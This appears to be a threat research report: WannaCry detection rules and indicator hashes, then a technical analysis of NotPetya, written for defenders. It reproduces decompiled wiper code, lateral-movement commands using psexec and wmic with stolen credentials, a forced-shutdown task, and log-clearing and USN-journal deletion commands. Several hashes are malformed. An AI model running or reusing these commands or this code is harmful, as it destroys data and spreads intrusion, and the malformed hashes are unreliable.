
WannaCry_Command Arguments



WannaCry_RegistryKeyCreation



WannaCry_Initial Callout



WannaCry_Tor-EncryptorFile

Network Monitor Query Rules

The following signatures can identify the initial Wannacry dropper SMB exploit. These signatures may generate false positives in some network environments.

Application:SMB AND Version:1 AND CommandString:*transaction2_secondary*
Application:SMB AND Version:1 AND (Path:192.168.56.20 OR Path:172.16.99.5)

Indicators of Compromise

SHA256 Hash Values

ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
c365ddaa345cfcaff3d629505572a484cff5221933d68e4a52130b8bb7badaf9
09a46b3e1be080745a6d8d88d6b5bd351b1c7586ae0dc94d0c238ee36421cafa
0a73291ab5607aef7db23863cf8e72f55bcb3c273bb47f00edf011515aeb5894
428f22a9afd2797ede7c0583d34a052c32693cbb55f567a60298587b6e675c6f
5c1f4f69c45cff9725d9969f9ffcf79d07bd0f624e06cfa5bcbacd2211046ed6
62d828ee000e44f670ba322644c2351fe31af5b88a98f2b2ce27e423dcfd1b1
72af12d8139a80f317e851a60027fd208871ed334c12637f49d819ab4b033dd
85ce324b8f78021ecfc9b811c748f19b82e61bb093ff64f2eab457f9ef19b186
a1d9cd6f189beff28a0a49b10f8fe4510128471f004b3e4283ddc7f78594906b
a93ee7ea13238bd038bcbec635f39619db566145498fe6e0ea60e6e76d614bd3
b43b234012b8233b3df6adb7c0a3b2b13cc2354dd6de27e092873bf58af2693c
eb47cd6a937221411bb8daf35900a9897fb234160087089a064066a65f42bcd4
24d004a104d4d54034dbcffc2a4b19a1f39008a575aa614ea04703480b1022c
2c2d8bc91564050cf073745f1b117f4ffdd6470e87166abdfcd10ecdff040a2e
7a828afd2abf153d840938090d498072b7e507c7021e4cdd8c6baf727cafc545
a897345b68191fd36f8cefb52e6a77acb2367432abb648b9ae0a9d708406de5b
fb0b6044347e972e21b6c376e37e115dab494a2c6b9fb28b92b1e45b45d0ebc
9588f2ef06b7e1c8509f32d8eddfa18041a9cc15b1c90d6da484a39f8dcd967
4186675cb6706f9d51167fb0f14cd3f8fcb0065093f62b10a15f7d9a6c8d982
149601e15002f78866ab73033eb8577f11bd489a4cea87b10c52a70fd7f8d9ff
190d9c3e071a38cb26211bfff6c4bb88bd74c6bf99db9bb1f084c6a7e1df4e
2584e1521065e45ec3c17767c065429038fc6291c091097ea8b22c8a502c41dd
593bbcc8f34047da9960b8456094c0eaf69caaf16f1626b813484207df8bd8af
5ad4efd90dcde01d26cc6f32f7ce3ce0b4d4951d4b94a19aa097341aff2acaec
7c465ea7bcccf4f94147add808f24629644be11c0ba4823f16e8c19e0090f0ff

9b60c622546dc45cca64df935b71c26dcf4886d6fa811944dbc4e23db9335640
9fb39f162c1e1eb55fbf38e670d5e329d84542d3dfcdc341a99f5d07c4b50977
b47e281bfbeeb0758f8c625bed5c5a0d27ee8e0065ceeadd76b0010d226206f0
b66db13d17ae8bcaf586180e3dcd1e2e0a084b6bc987ac829bbff18c3be7f8b4
d8a9879a99ac7b12e63e6bcae7f965fbf1b63d892a8649ab1d6b08ce711f7127
f8812f1deb8001f3b7672b6fc85640ecb123bc2304b563728e6235ccbe782d85
11d0f63c06263f50b972287b4bbd1abe0089bc993f73d75768b6b41e3d6f6d49
16493ecc4c4bc5746acbe96bd8af001f733114070d694db76ea7b5a0de7ad0ab
6bf1839a7e72a92a2bb18fbedf1873e4892b00ea4b122e48ae80fac5048db1a7
b3c39aeb14425f137b5bd0fd7654f1d6a45c0e8518ef7e209ad63d8dc6d0bac7
e14f1a655d54254d06d51cd23a2fa57b6ffdf371cf6b828ee483b1b1d6d21079
e8450dd6f908b23c9cbd6011fe3d940b24c0420a208d6924e2d920f92c894a96
0e5ece918132a2b1a190906e74becb8e4ced36e9cf9f9d1c70f5da72ac4c6b92a
9b3262b9faecb28da4637444f54c060c8d884c3e8cf676815e8ae5a72af48ed4
d5e0e8694ddc0548d8e6b87c83d50f4ab85c1debadb106d6a6a794c3e746f4fa
1465987e3c28369e337f00e59105dea06a3d34a94c2a290caed887e2fed785ac
402751fa49e0cb68fe052cb3db87b05e71c1d950984d339940cf6b29409f2a7c
e18fdd912dfe5b45776e68d578c3af3547886cf1353d7086c8bee037436dff4b
97ebce49b14c46bebc9ec2448d00e1e397123b256e2be9eba5140688e7bc0ae6
4a468603fdcb7a2eb5770705898cf9ef37aade532a7964642ecd705a74794b79
2ca2d550e603d74dedda03156023135b38da3630cb014e3d00b1263358c5f00d
b9c5d4339809e0ad9a00d4d3dd26fdf44a32819a54abf846bb9b560d81391c25
4870714e654ad4ca7b480b81195f29c56353c6f42d66754ad414c1bcd125fbb9
bdc8f135484daf898c6d76a244e630a797652b0af1722712515ce844c66bf4af
71b25aeae6470f9ab93db1e80a500bf61282ae8dc505a8e3c781309e46037613
963caaac4a537ad1250fe77510906236261bc7b8ac3c72269d6c059cb5f8f71d



REPORT 4: NOTPETYA TECHNICAL ANALYSIS

July 2017

Table of Contents

PAGE	TITLE
92	Summary
92	Disk Destruction Overview
93	NotPetya “Vaccine” or “Kill Switch”
94	NotPetya Analysis and Techniques
98	Conclusion
98	Recommendations
99	Appendix A: Bitmasking
99	Acknowledgements



Summary

On the morning of 27 June 17, a new ransomware outbreak similar to the recent WannaCry malware was discovered in the Ukraine. The malware quickly spread across Europe, affecting varied industries such as banks, government, retail, and power, among others. Nearly a month after the initial outbreak, NotPetya is still affecting companies across many industries.¹

Although at first it seemed that the ransomware was a variant of the Petya family, researchers have determined that they are not related, and have now named the malware “NotPetya” (as well as “Nyetna,” “EternalPetya,” and others). There is new evidence that the analyzed NotPetya binary is a variant of the “GoldenEye” Petya variant, although not modified and recompiled from the GoldenEye source. This new research stemming from a discovery by David Buchanan (@David3141593) provides compelling evidence that a GoldenEye binary was patched manually to create the NotPetya samples.²

This ransomware is potentially more devastating than WannaCry, as it does not require vulnerable, unpatched systems to spread on the local network. The code still contains the ability to spread by the EternalBlue/EternalRomance SMBv1 exploits as well, however, so patching is still imperative.

The malware harvests SMB and user credentials from the infected host and uses those credentials to connect to other systems on the network, propagating the malware. Therefore, it potentially only takes one infected machine in an organization to take down all systems in the network. This report covers an in-depth analysis of the functionality and destructive capabilities of NotPetya, as well as some unique characteristics of the code paths employed by the malware.

Disk Destruction Overview

Although initially labeled as ransomware due to the ransom message that is displayed after infection, it was soon proven that NotPetya functions more as a destructive wiper-like tool rather than actual ransomware.

Initially, analysis showed many similarities with Petya ransomware samples from 2016, but further research indicated the malware had been modified to cause data destruction. NotPetya overwrites or encrypts sectors of the physical hard drive and C: volume, but it does not contain the ability to restore the files, rendering recovery impossible even if the ransom is paid.


Using the Windows API DeviceIoControl, the malware is able to obtain direct read and write access to the physical hard drive without interaction with the operating system (provided it has the proper administrative permissions).

This allows the code to determine the number of disks and partitions on the system, unmount a mounted volume (even if in use), and determine the drive geometry for the drives on the system (i.e., the number of sectors, bytes per sector, etc.). The malware uses this access to destroy data critical to the operating system. NotPetya also has the ability to replace the OS bootloader with custom code embedded in the binary.

Further details on this wiping capability are discussed in the Analysis section following.

¹BBC, “Petya cyber-attack still disrupting firms weeks later,” <http://www.bbc.com/news/technology-40645569>

²MalwareBytes, “EternalPetya: Yet Another Stolen Piece in the Package?,” <https://blog.malwarebytes.com/threat-analysis/2017/06/eternalpetya-yet-another-stolen-piece-package>



NotPetya “Vaccine” or “Kill Switch”

NotPetya contains a check upon initial execution that attempts to determine whether the victim system has already been infected. It has been stated that creating a file named “perfc” or “perfc.dat” in the root of the hard drive will cause the malware to halt execution, touting this as a “vaccine” or “kill switch” to prevent the spread of the malware.

However, while the original name of the file was “perfc.dat,” and so this check will work successfully to prevent execution of this variant, a simple file name change will render this protection useless. As seen in the example screenshots below, writing a “perfc” or “perfc.dat” to the file system will not prevent execution if the name of the DLL is changed (in this case, to “027cc.dll”):

As the malware checks for the file name matching the name of the running process, a simple redeployment of the tool using a file name other than “perfc.dat” will defeat this protection.

33	31.647692	172.16.93.165	172.16.93.152	TCP	68	49162-445 [ACK] Seq=1 Ack=1 Win=65536 Len=0	49162
34	31.647693	172.16.93.165	172.16.93.254	TCP	66	49163-445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1	49163
35	31.659980	172.16.93.165	172.16.93.152	SMB	213	Negotiate Protocol Request	49162
36	31.652084	Vmware_62:65:dd	Broadcast	ARP	68	Who has 172.16.93.1? Tell 172.16.93.165	
37	31.652085	Vmware_c0:00:02	Vmware_62:65:dd	ARP	68	172.16.93.1 is at 00:50:56:c0:00:02	
38	31.652145	172.16.93.165	172.16.93.1	TCP	66	49164-445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1	49164
39	31.652146	172.16.93.1	172.16.93.165	TCP	68	445-49164 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	445
40	31.653440	172.16.93.152	172.16.93.165	SMB2	228	Negotiate Protocol Response	445
41	31.655868	172.16.93.165	172.16.93.152	SMB2	162	Negotiate Protocol Request	49162
42	31.656247	172.16.93.152	172.16.93.165	SMB2	228	Negotiate Protocol Response	445
43	31.678541	172.16.93.165	172.16.93.152	SMB2	228	Session Setup Request, NTLMSSP_NEGOTIATE	49162
44	31.678945	172.16.93.152	172.16.93.165	SMB2	401	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE	445
45	31.684023	172.16.93.165	172.16.93.152	SMB2	715	Session Setup Request, NTLMSSP_AUTH, User: WIN-NL660KC2LCS\examiner	49162
46	31.691946	172.16.93.152	172.16.93.165	SMB2	159	Session Setup Response	445
47	31.694024	172.16.93.165	172.16.93.152	SMB2	174	Tree Connect Request Tree: \\172.16.93.152\admin\$	49162
48	31.694153	172.16.93.152	172.16.93.165	SMB2	138	Tree Connect Response	445
49	31.787915	172.16.93.165	172.16.93.152	SMB2	274	Create Request File:	49162
50	31.788387	172.16.93.152	172.16.93.165	SMB2	298	Create Response File: [unknown]	445
51	31.710945	172.16.93.165	172.16.93.152	SMB2	164	Find Request File: [unknown] SMB2_FIND_NAME_INFO Pattern: 027cc	49162
52	31.711052	172.16.93.152	172.16.93.165	SMB2	131	Find Response, Error: STATUS_NO_SUCH_FILE	445
53	31.713109	172.16.93.165	172.16.93.152	SMB2	146	Close Request File: [unknown]	49162
54	31.713252	172.16.93.152	172.16.93.165	SMB2	182	Close Response	445
55	31.713572	172.16.93.165	172.16.93.152	SMB2	274	Create Request File:	49162
56	31.713625	172.16.93.152	172.16.93.165	SMB2	298	Create Response File: [unknown]	445
57	31.715614	172.16.93.165	172.16.93.152	SMB2	164	Find Request File: [unknown] SMB2_FIND_NAME_INFO Pattern: 027cc	49162
58	31.715658	172.16.93.152	172.16.93.165	SMB2	131	Find Response, Error: STATUS_NO_SUCH_FILE	445
59	31.716034	172.16.93.165	172.16.93.152	SMB2	146	Close Request File: [unknown]	49162
60	31.716066	172.16.93.152	172.16.93.165	SMB2	182	Close Response	445
61	31.718241	172.16.93.165	172.16.93.152	SMB2	282	Create Request File: 027cc	49162
62	31.718308	172.16.93.152	172.16.93.165	SMB2	131	Create Response, Error: STATUS_OBJECT_NAME_NOT_FOUND	445
63	31.720703	172.16.93.165	172.16.93.152	SMB2	274	Create Request File:	49162
64	31.720783	172.16.93.152	172.16.93.165	SMB2	298	Create Response File: [unknown]	445
65	31.722763	172.16.93.165	172.16.93.152	SMB2	172	Find Request File: [unknown] SMB2_FIND_NAME_INFO Pattern: 027cc.dll	49162
66	31.722806	172.16.93.152	172.16.93.165	SMB2	131	Find Response, Error: STATUS_NO_SUCH_FILE	445
67	31.724542	172.16.93.165	172.16.93.152	SMB2	146	Close Request File: [unknown]	49162
68	31.724587	172.16.93.152	172.16.93.165	SMB2	182	Close Response	445
69	31.724944	172.16.93.165	172.16.93.152	SMB2	346	Create Request File: 027cc.dll	49162
70	31.725989	172.16.93.152	172.16.93.165	SMB2	386	Create Response File: 027cc.dll	445
71	31.728241	172.16.93.165	172.16.93.152	SMB2	274	Create Request File:	49162
72	31.728304	172.16.93.152	172.16.93.165	SMB2	298	Create Response File: [unknown]	445
73	31.730619	172.16.93.165	172.16.93.152	SMB2	172	Find Request File: [unknown] SMB2_FIND_NAME_INFO Pattern: 027cc.dll	49162
74	31.730665	172.16.93.152	172.16.93.165	SMB2	168	Find Response	445
75	31.731249	172.16.93.165	172.16.93.152	SMB2	146	Close Request File: [unknown]	49162
76	31.731286	172.16.93.152	172.16.93.165	SMB2	182	Close Response	445
77	31.733634	172.16.93.165	172.16.93.152	TCP	1514	[TCP segment of a reassembled PDU]	49162
78	31.733634	172.16.93.165	172.16.93.152	TCP	1514	[TCP segment of a reassembled PDU]	49162
79	31.733635	172.16.93.165	172.16.93.152	TCP	1514	[TCP segment of a reassembled PDU]	49162
80	31.733664	172.16.93.165	172.16.93.152	TCP	1514	[TCP segment of a reassembled PDU]	49162
81	31.733690	172.16.93.152	172.16.93.165	TCP	54	445-49162 [ACK] Seq=3119 Ack=9279 Win=65536 Len=0	445

Figure 1: Check for Files Named 027cc or 027cc.dll

NotPetya Analysis and Techniques

Samples analyzed (SHA-256):

027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d3a745
64b0b58a2c030c77fdb2b537b2fcc4af432bc55ffb36599a31d418c7c69e94b1

The analyzed samples of NotPetya are 32-bit Windows DLLs with an original file name of “perfc.dat.” There is evidence that the updater process of the Ukrainian tax software MEDoc was responsible for execution of many of the initial infections.

As noted before, although the malware can utilize the SMBv1 exploit to spread to unpatched machines, it also contains other propagation techniques capable of infecting even patched machines. This is critical to note, as it means that just one infected system on a network can spread across the enterprise. The methods of propagation discussed below are as follows:

1. Exploitation of machines vulnerable to the EternalBlue/EternalRomance SMBv1 exploit
2. Using harvested credentials from the victim system to infect systems on the network by logging into SMB (any version) shares on the remote system

The malware employs two separate credential harvesting techniques which are discussed in more detail next.

Unlike Windows executables, DLLs such as the NotPetya sample contain “export functions” that are called by external programs to execute functionality. These export functions are contained in a table within the DLL that lists the functions by name and “ordinal” number. For example, following is the export table for perfc.dat:

Export Name	Ordinal
perfc.1	1
DllEntryPoint	[main entry]

Table 1: Perfc.dat Export Table

DLLs have a default export function, but in the case of perfc.dat, a call to this function will not execute the malware. Instead, the perfc.1 function must be called by ordinal rather than name, as seen following. Malware often employs this technique to hinder analysis efforts.

`C:\Windows\System32\rundll32.exe "C:\Windows\perfc.dat",#1`

Upon initial execution, perfc.dat performs a check for the following privileges of the running process:

Privilege Name	Description
SeShutdownPrivilege	The process has the right to shut down the system
SeDebugPrivilege	The process has debug rights, which allows it to read and modify the memory of processes from other owners
SeTcbPrivilege	Indicates the process is part of the Trusted Computer/Computing Base and allows for higher privileged access to operating subsystems

Table 2: Privilege Descriptions (ref: [Microsoft](#))

The malware sets a global flag that indicates which of these privileges are owned by the process. The privileges granted determine the path of code execution as it relates to the propagation, encryption, and wiping methodologies employed.

After checking for privileges, the malware then enumerates all running processes on the victim, looking for three specific antivirus products: Kaspersky, Symantec, and Norton Security. The executable names are encrypted using a custom XOR algorithm, as seen following and explained in a post³ from Carbon Black.

³Carbon Black, “Technical Analysis: Petya / NotPetya Ransomware,” <https://www.carbonblack.com/2017/06/28/carbon-black-threat-research-technical-analysis-petya-notpetya-ransomware>

```
15 hSnapshot = CreateToolhelp32Snapshot(2u, 0);
16 if ( hSnapshot != -1 )
17 {
18     pe.dwSize = 556;
19     if ( Process32FirstW(hSnapshot, &pe) )
20     {
21         do
22         {
23             init_key = 0x12345678;
24             u0 = 0;
25             exe_name_len = wcslen(pe.szExeFile);
26             do
27             {
28                 u2 = 0;
29                 if ( exe_name_len )
30                 {
31                     iter_1 = u0;
32                     do
33                     {
34                         u4 = &init_key + (iter_1 & 3);
35                         u5 = (*u4 ^ LOBYTE(pe.szExeFile[u2++])) - 1; // index bytes of the key
36                                                                    // by (iterator mod 4)
37                         ++iter_1;
38                         xu4 = u5;
39                     }
40                     while ( u2 < exe_name_len );
41                 }
42                 ++u0;
43             }
44             while ( u0 < 3 );
45             if ( init_key == 0x2E214B44 ) // "AUP.exe" (Kaspersky AV)
46             {
47                 process_flag &= 0xFFFFFFFF7;
48             }
49             else if ( init_key == 0x6403527E || init_key == 0x651B3005 )//
50                 // 0x6403527E - "ccSvcHst.exe" (Symantec)
51                 // 0x651B3005 - "NS.exe" (Norton Security)
52             {
53                 process_flag &= 0xFFFFFFFFB;
54             }
55         }
56         while ( Process32NextW(hSnapshot, &pe) );
57     }
58     CloseHandle(hSnapshot);
59 }
60 return process_flag;
61 }
```

Figure 2: Executables Names Encrypted Using a Custom XOR Algorithm

The result of this check determines the execution path of the malware during propagation to remote systems. The results from both the privilege check and the AV check are stored in bitmasked global variables for reference throughout the program. Below are the enumerated variables resulting from the privilege check:

Granted Privileges	Global Flag Value
SeShutdownPrivilege	0x1
SeDebugPrivilege	0x2
SeShutdownPrivilege and SeDebugPrivilege	0x3
SeTcbPrivilege	0x4
SeTcbPrivilege and SeShutdownPrivilege	0x5
SeTcbPrivilege and SeDebugPrivilege	0x6
SeShutdownPrivilege and SeDebugPrivilege and SeTcbPrivilege	0x7

Table 3: Enumerated Variables from Privilege Check

The flags indicating whether Kaspersky, Symantec, or Norton are running are as follows (as can be seen in the earlier screenshot):

Antivirus Product	Global Flag Value
None	0xFF
Kaspersky	0xF7
Symantec OR Norton	0xFB
Kaspersky AND Symantec OR Norton	0xF3

Table 4: Antivirus Indicated

After this flag value is set, the malware can determine which antivirus is installed by performing a bitwise AND operation on the flag with a constant. This method of “bitmasking” allows the malware to store multiple values in a single variable. For more information on this technique and how it is used by NotPetya, see the “Bitmasking” appendix at the end of this report.

The malware then checks privileges and performs the following if SeDebugPrivilege is granted:

- Checks for the existence of “perfc.dat” on the system
 - If the file exists, the malware exists (see “NotPetya Vaccine or Kill Switch” section above)
 - If not, the malware copies itself onto the victim’s hard drive
- Opens a handle to the raw logical volume \\.\C:
 - Retrieves the drive geometry (bytes per sector, number of sectors, etc.)
 - Overwrites sectors at the beginning of the volume
 - Checks to see if Kaspersky flag is set and attempts to overwrite the MBR with a custom bootloader
 - If Kaspersky is not running and the MBR overwrite fails, the malware obtains a handle to the first physical drive (\\.\PhysicalDrive0) and again retrieves the geometry
 - It then forcibly dismounts the volume and overwrites sectors on the drive

After these actions have been attempted, NotPetya creates a task to perform a shutdown after a calculated amount of time as follows:

1. If the process has all three privileges described above and the OS version is Vista/2008/7 or greater, a scheduled task will be created and configured to run under the “SYSTEM” account, as seen in the highlighted parameter below. This parameter is omitted if the malware does not have the appropriate permissions. The scheduled time indicated by <HOUR> and <MINUTES> is calculated from manipulation of the current system time.


```
cmd.exe /c schtasks /RU "SYSTEM" /Create /SC once /TN "" /TR "shutdown.exe /r /f" /ST <HOUR>:<MINUTES>
```
2. If the system is running an older version of Windows (such as XP), the malware uses the built-in “AT” command to schedule the shutdown using the following command:


```
cmd.exe /c at <HOUR>:<MINUTES> "shutdown.exe /r /f"
```

Next, the malware creates a thread to gather network information about the victim, and if DHCP is enabled, it attempts to enumerate all subnets and subnet clients defined on the DHCP server. The malware attempts to connect to each host, testing SMB ports 445 and 139 for write access using select(). Network information for each host with these ports open is then enumerated and saved.

If the malware has SeDebugPrivilege, it proceeds to extract files from its resource section. The embedded resources are compressed using the zlib 1.2.8 library.

Resource Name	Description
1	32-bit credential harvesting binary
2	64-bit credential harvesting binary
3	PsExec tool for remote process execution
4	XOR encrypted Shellcode (key 0x86, unknown functionality at time of analysis)

Table 5: Description of Embedded Resources

Depending on the system architecture, either the 32- or 64-bit version of the credential harvester is inflated and written to a pseudo-randomly named file in %TEMP%. NotPetya then creates a named pipe and executes the temp file, using the pipe to retrieve credentials from the harvester. These credential harvester binaries have been reported as modified versions of the tool "mimikatz," although this has not been verified as of the time this report was written.

As discussed previously, in addition to harvesting credentials using the embedded harvester program, NotPetya also enumerates credentials using the CredEnumerateW() Windows API, saving only those credentials of type 2 (SMB).

Resource 3 is a copy of the Windows Sysinternals tool PsExec, which is used to execute commands on a system remotely. This file is inflated and written to %WinDir%\dllhost.dat. When infecting remote systems, NotPetya uses this tool to execute the malware on the remote system with the following command:

```
psexec -accepteula -s -d c:\windows\system32\rundll32.exe "C:\Windows\<filename>\, #1"
```

If the malware is running with at least SeTcbPrivilege, NotPetya will create a thread that attempts to connect to the \\<HOST>\admin\$ share of all known hosts on the network with the previously stolen credentials. If connection is successful, the malware checks to see if the host is already infected (identified by the malicious binary resident in %WinDir%), copying itself to the host if the file does not exist. The malware then infects the system either using PsExec as shown earlier, or using the built-in Windows Management Instrumentation Command-line tool (WMIC) as follows:

```
c:\windows\system32\wbem\wmic.exe /node:"<node>" /user:"<user>" /password:"<password>" process call create "C:\Windows\System32\rundll32.exe "C:\Windows\<file>\" #1
```

After infecting systems on the local network, the malware proceeds to perform encryption on all files with the following extensions:

```
.3ds .7z .accdb .ai .asp .aspx .avhd .back .bak .c .cfg .conf .cpp .cs .ctl .dbf .disk .djvu .doc .docx .dwg .eml .fdb .gz .h .hdd .kdbx .mail .mdb .msg .nrg .ora .ost .ova .ovf .pdf .php .pmf .ppt .pptx .pst .pvi .py .pyc .rar .rtf .sln .sql .tar .vbox .vbs .vcb .vdi .vfd .vmc .vmdk .vmsd .vmx .vsdx .vsv .work .xls .xlsx .xvd .zip
```

Depending on the antivirus flag, NotPetya takes different execution paths at this point. If none of the three antivirus products are running, the malware executes the full encryption and MBR wiping functionality and performs anti-forensics techniques of clearing event logs and deleting the USN journal (which is used to track file changes on NTFS volumes). The following command clears all entries in the Setup, System, Security, and Application logs. It then deletes the USN journal on the C:\ drive:

```
wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %c:
```

If Kaspersky is running, however, the malware takes an alternate path in which the anti-forensics techniques are not performed. Furthermore, the following function that overwrites the initial sectors of the physical drive is also not called if Kaspersky is running.

```
signed int write_physdrive_dismount()
{
    HANDLE u0; // ebx@1
    char OutBuffer; // [esp+10h] [ebp-20h]@3
    int u3; // [esp+24h] [ebp-Ch]@3
    LPCVOID lpBuffer; // [esp+28h] [ebp-8h]@3
    DWORD BytesReturned; // [esp+2Ch] [ebp-4h]@3

    u0 = CreateFileA("\\\\.\\PhysicalDrive0", 0x40000000u, 3u, 0, 3u, 0, 0);
    if ( !u0 )
        return 0;
    DeviceIoControl(u0, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &OutBuffer, 0x18u, &BytesReturned, 0);
    lpBuffer = LocalAlloc(0, 10 * u3);
    if ( lpBuffer )
    {
        DeviceIoControl(u0, FSCTL_DISMOUNT_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
        WriteFile(u0, lpBuffer, 10 * u3, &BytesReturned, 0);
        LocalFree(lpBuffer);
    }
    CloseHandle(u0);
    return 1;
}
```

Figure 3: Function that Overwrites the Initial Sectors of the Physical Drive are Not Called if Kaspersky is Running

Interestingly, static analysis also suggests that the EternalBlue/EternalRomance SMBv1 exploitation techniques are only performed if Kaspersky is running. Reference to the code that generates the SMBv1 payloads was not found outside of the Kaspersky-specific code during the course of analysis. Further review is necessary to determine the comprehensive differences in these two code paths.

At this point in execution, if the malware has not already rebooted the system, it makes two more attempts using Windows API calls. First, the API `InitiateSystemShutdownExW()` is called with parameters to “ForceAppsClosed” and “RebootAfterShutdown” enabled. If this fails, a call to `ExitWindowsEx()` is made with the same parameter options, and the process exits.

Conclusion

Although the actors and motivation behind these attacks have not been definitively determined, there has been much speculation on the topic. Given the targeted software and irreversibly destructive nature of NotPetya, many researchers have surmised that it was likely nation-state driven. Other researchers have uncovered evidence⁴ that suggests that this attack was likely a second stage from an earlier intrusion intended to cover up evidence of that intrusion. An additional hypothesis surmises that the attack was just a fake ransomware scam to make money. Although the responsible actors and the motivation behind their actions may never be known, the fact that NotPetya caused, and continues to cause, destruction and financial loss for many companies serves as a reminder of the importance of sound security practices.

Recommendations

As with most malware mitigations, regular system backups and patch management are the most useful measures in preventing widespread damage from an incident. Maintaining good security measures such as password complexity enforcement, security product maintenance, and limiting user privileges also helps to mitigate attacks such as NotPetya, even if it doesn't prevent them entirely. Below are additional measures that can be taken that are specific to NotPetya:

1. Due to the capability to spread internally over SMB, it is important that any users with administrative access on the domain keep up to date on software patches as they come available and minimize their footprint on the network.
2. NotPetya still contains functionality to spread via the EternalBlue SMBv1 exploit, so it is still imperative to patch the vulnerability fixed in security update MS17-10⁵ as soon as possible.
3. Employing a tool that can monitor and verify the integrity of the MBR on the system can prevent its destruction.

Please reference the [Detecting Petya/NotPetya blog post](#) to access AI Engine rules to help you detect NotPetya.

⁴Booz Allen Hamilton, “Telebots Group may have used PETYA variant to destroy evidence of long-term campaign,” https://www.boozallen.com/content/dam/boozallen_site/sig/pdf/white-paper/telebots-group-and-petya.pdf

⁵Microsoft, “Microsoft Security Bulletin MS17-010 - Critical,” <https://technet.microsoft.com/en-us/library/security/ms17-010.aspx>

Appendix A: Bitmasking

“Bitmasking” allows the malware to store multiple values in a single variable. The malware can determine which antivirus is installed by performing a bitwise AND operation on the stored flag value with a constant. For example, the following highlighted code checks to see if Kaspersky is running before proceeding with the main wiping and encryption functionality:

```
if ( av_flag_F7_FB & 4 )
{
    u5 = PathFindFileNameW(&pszPath);
    if ( u5 )
    {
        u6 = (u9 - u5);
        do
        {
            u7 = *u5;
            *(u5 + u6) = *u5;
            ++u5;
        }
        while ( u7 );
        WideCharToMultiByte(0xFDE9u, 0, lpWideCharStr, -1, &MultiByteStr, 260, 0, 0);
        if ( (inet_addr(&MultiByteStr) != -1 || get_hostname(&MultiByteStr))
            && !alternate_functionality(&MultiByteStr, u4, u3, a2, a3, u9, wcslen(u9)) )
        {
            u11 = 1;
        }
    }
}
return u11;
```

Figure 4: Highlighted Code Checks to see if Kaspersky is Running

The bitmasking works as follows: an AND operation is carried out on each bit of the flag (0xF7) and constant (0x4). The AND operation returns 1 if the bits match, and 0 if they do not, as seen in the following example:

Flag	0xF7	1	1	1	1	0	1	1	1
Constant	0x4	0	0	0	0	0	1	0	0
Operation	0xF7 & 0x4 = 0x4	0	0	0	0	0	1	0	0

Table 6: Bitmasking Example

The result of the operation highlighted above is therefore the value 0x4. This method provides an efficient way to keep track of data globally.

Acknowledgements

Thanks to LogRhythm Labs team members Erika Noerenberg, Nathaniel Quist, and Andrew Costis for their continued work analyzing and reporting on NotPetya threat research.



